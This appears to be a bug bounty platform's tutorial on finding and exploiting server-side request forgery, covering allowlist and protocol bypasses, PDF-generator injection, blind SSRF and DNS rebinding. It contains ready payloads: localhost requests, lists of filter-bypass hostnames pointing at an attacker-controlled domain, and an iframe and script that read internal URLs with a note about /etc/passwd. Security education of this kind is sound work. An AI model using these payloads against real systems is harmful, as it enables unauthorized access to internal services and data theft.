SSRF: A complete guide to exploiting advanced SSRF vulnerabilities

BY BLACKBIRD-EU · AUGUST 1, 2024 · LAST UPDATED ON MAY 11, 2025

SSRF—short for Server-Side Request Forgery—vulnerabilities are amongst one of the most impactful web security vulnerabilities. Even though they are less commonly found on targets they do take place on the OWASP Top 10 2021 ladder scoring the latest place (A10). SSRF vulnerabilities are known to have a significant impact as they can open up an entirely new, often internal, infrastructure to bad actors. Usually allows attackers to read or modify sensitive data or system files, such as customer data (including PII) and configuration files, but in severe cases also allows access to introduce changes to critical third-party services (such as AWS and GCP).

In this article, we will go over how to identify SSRF vulnerabilities and how you can exploit them as well. We will also be covering some advanced cases too. Let's first start with defining what SSRF vulnerabilities are.

What are SSRF vulnerabilities?

SSRF vulnerabilities arise when unsanitized user input is passed to a function or component that is responsible for crafting an HTTP request for example. This allows the user to request an external or internal resource on behalf of the server.

Depending on the context and vulnerable component, this can often lead to requesting an external or internal resource (such as an API endpoint), sending an email on behalf of the client email server (if SMTP is supported), or even reading internal system configuration files.

Prefer a video instead? Watch SSRF in 100 seconds!

Identifying SSRF vulnerabilities


SSRF vulnerabilities arise when unsafe user input is directly used in a function or component responsible for making an outbound connection (such as an HTTP request). We need to look for any feature or functionality that meets these criteria.

Here are a few common features that are often vulnerable to server-side request forgeries:

- Profile image loaders (often allowing users to specify a URL)
- Webhook services & external data processors
- PDF generators
- Unrestricted file uploads (via an XML file for example)
- CORS proxies (used to bypass CORS browser restrictions)
- Request header processing (such as the Host or X-Forwarded-For request header)

To increase your chances of finding SSRF vulnerabilities, you must perform thorough content discovery. You can do so by browsing the web app while leaving your proxy interceptor turned on and examining any interesting HTTP requests.

TIP! Set a match & replace rule to match any URL in a request and replace it with your canary token / URL that you control!



Proxy Interceptor Match & Replace Rule

Another tip is to never undermine JavaScript files. Javascript files are a gold mine for bug bounty hunters to help enumerate new app routes and API endpoints, some of which can help you find your next SSRF vulnerability:


```
150
151
152
154 async function fetchUserImg(url) {
155     const res = await fetch(`https://api.example.com/api/v1/profile-image?url=${url}&h=250&w=250&q=30`);
156     if (res.ok) {
157         // Return profile image
158         return;
159     };
160
161     console.error('Failed to fetch user profile picture');
162
163     // Return default profile picture
164     return;
165 };
166
167
```

JavaScript File Example

Now that we know what SSRF vulnerabilities are and where to find them, let's go over some ways how we can exploit them.

1) Exploiting basic SSRFs

Take a look at the following vulnerable code snippet:



Code Snippet Example

We can spot several issues here. First of all, no content type validation is done here. This function is responsible for retrieving a user's profile picture, only an image response type should be accepted here. Another issue here is there's no validation on what we can reach, meaning we can request internal resources on behalf of the server.

In this case, we can simply set the `imgURL` body parameter to any URL like localhost and retrieve the full response (by opening the saved image):

```
POST /api/v2/profile-img HTTP/2
Host: api.example.com
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.3

{
  "imgURL": "http://localhost/"
}
```

2) Bypassing host whitelists


Most targets you will come across will validate your input in some way or another and try to prevent you from reaching internal services or requesting any resource that you're allowed to request. One way developers take action is to validate the hostname of the supplied URL and match it against an allowlist or whitelist.

There are 3 main ways we can bypass these restrictions:

1. If a loosely-scoped regex pattern is used for validation, we can bypass it by matching it.

2. If the main function responsible for fetching the request also is configured to follow redirects, we can redirect any inbound traffic to our servers to the resource that we want to access.
3. And through DNS rebinding (more on this exploitation technique later in this article)

Let's take a closer look at the previous vulnerable code snippet example where a new validation rule has been introduced to prevent access to localhost.



Code Snippet Example

In this case, we can bypass the restrictions in the 3 ways we described above. We can use the following bypass to still reach our attacker-controlled server:

```
https://assets.example.com.attacker.com/
```

And since the vulnerable component also is set up to follow redirects, we can set up our server to redirect all traffic to **http://localhost** to reach any internal service that was otherwise restricted.

Here are a few more bypasses to help evade stricter filters and patterns:

```
.{CANARY_TOKEN}
@{CANARY_TOKEN}
example.com.{CANARY_TOKEN}
example.com@{CANARY_TOKEN}
example.comx.{CANARY_TOKEN}
{CANARY_TOKEN}#example.com
{CANARY_TOKEN}?example.com
{CANARY_TOKEN}#@example.com
{CANARY_TOKEN}?@example.com
127.0.0.1.nip.io
example.com.127.0.0.1.nip.io
127.1
localhost.me
```

Replace "{CANARY_TOKEN}" with your controlled hostname and replace "example.com" with a whitelisted target host.

TIP! Sometimes open URL redirect vulnerabilities identified on whitelisted hosts can be used to bypass restrictions just as we've seen in the example above!

PayloadsAllTheThings is a repository with advanced SSRF payloads that you can use to find more bypasses to filters:

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery

3) Bypassing protocol whitelists

Most targets try to limit your input by only allowing you to specify a path for example. However, we can in some cases still specify a protocol and instruct the vulnerable component to request our specified external resource.

Here are a few bypasses:

```
//{CANARY_TOKEN}
\\{CANARY_TOKEN}
////{CANARY_TOKEN}
\\\\{CANARY_TOKEN}
http:{CANARY_TOKEN}
https:{CANARY_TOKEN}
/%00/{CANARY_TOKEN}
/%0A/{CANARY_TOKEN}
/%OD/{CANARY_TOKEN}
/%09/{CANARY_TOKEN}
```

Replace "{CANARY_TOKEN}" with your controlled hostname.

4) Exploiting SSRFs in PDF generators

Your targets may also be generating PDFs based on user input, think of an e-commerce webshop that issues an invoice after checkout with all your details reflected. Or any kind of confirmation receipt after a successful in-app transaction.

Some of these PDF generators use a package that converts HTML code into a PDF file. And if your unsanitized input is included in the document, you can render HTML tags and inject basic content into the PDF file.

Code Snippet Example

We can leverage this simple HTML injection into a full-read server-side request forgery vulnerability by injecting an iframe-tag or a simple javascript function that would go out, make an HTTP request (on behalf of the service generating the PDF file) and embed the response of the request into the PDF file.

Here's what a proof of concept would look like:

```
<iframe src="http://localhost/"></iframe>
```

Or using a simple javascript function:


```
<script>
  var x = new XMLHttpRequest();
  x.onload=function(){ document.write(this.responseText) };
  x.open('GET','http://127.0.0.1'); // You can also read local system files such as "/etc/passwd"
  x.send();
</script>
```

TIP! Some PDF generators rely on the Chromium web browser without sandbox security enabled and with root privileges. This can often be further escalated to remote code execution!

5) Exploiting second-order SSRFs

Second-order SSRFs are generally trickier to spot but the exploitation technique remains the same. In this case, however, your unsanitized input is saved and later retrieved or passed to a second (internal) API endpoint or component that's responsible for making the HTTP request.

Take a look at the following example that often is present in modern web apps that consist of multiple APIs (external as well as internal-facing ones):



HTTP Request Scheme

As you can notice from the illustration above, an attacker could easily specify a new host that the internal API would call. This could be drastic if for some reason no further authorization checks are performed on the internal-facing API as that would've allowed the attacker to view sensitive data or make unauthorized changes.

6) Exploiting blind SSRFs

Blind SSRF vulnerabilities are SSRFs but with limited to no response elements returned to you. This makes the exploitation significantly harder. There are cases where you can leverage a blind SSRF vulnerability to obtain more information for example.

If a part of the response is returned to you (such as the HTTP status code) or in case there's a noticeable time delay between existing hosts and non-existing ones, an attacker could enumerate an internal network through bruteforcing by making an HTTP request to the 65K networking ports on all the private IPs. Information obtained from this scan could be used in further attacks.


If the underlying library or package that's responsible for making HTTP connections also supports other protocols, it may be possible that it is possible to:

- Send emails on behalf of the SMTP server (if you have SMTP credentials)
- Utilize other technologies such as outdated services or packages that are vulnerable to a specific web vulnerability. Portswigger Academy features a blind SSRF lab that's vulnerable to Shellshock.

TIP! Assetnote has a public Github repository **featuring several chains that can be used to further escalate blind SSRF vulnerabilities!**

7) Exploiting SSRFs via DNS rebinding

Some of your targets will take a step further and make a DNS query to validate the host against an allow list. However, if the vulnerable component is vulnerable to TOCTOU (time of check, time of use), we can bypass this validation check through DNS rebinding.



Code Snippet Example

In the code snippet above, we can see it makes a DNS query to validate the host, and if it is valid, it passes to the next function which makes another DNS query (prior to making the full HTTP request). This allows us to set up our own custom DNS server and respond with an allowed host name in the first DNS query that was made (eventually passing the validation check) and then respond with another host name in future DNS queries. This will allow us to bypass any set restrictions.

Conclusion

SSRF vulnerabilities are harder to spot but often carry a significant impact allowing attackers to get access to unauthorized services or components. It's always a good idea to test your targets for SSRF vulnerabilities, especially against all the exploitation methods mentioned in this article.

So, you've just learned something new about SSRF vulnerabilities... Right now, it's time to put your skills to the test! Browse through our 70+ public bug bounty programs on Intigriti, so many other hunters have already found and reported SSRF vulnerabilities on Intigriti and who knows, maybe you're next to earn a bounty with us today!

START HACKING ON INTIGRITI TODAY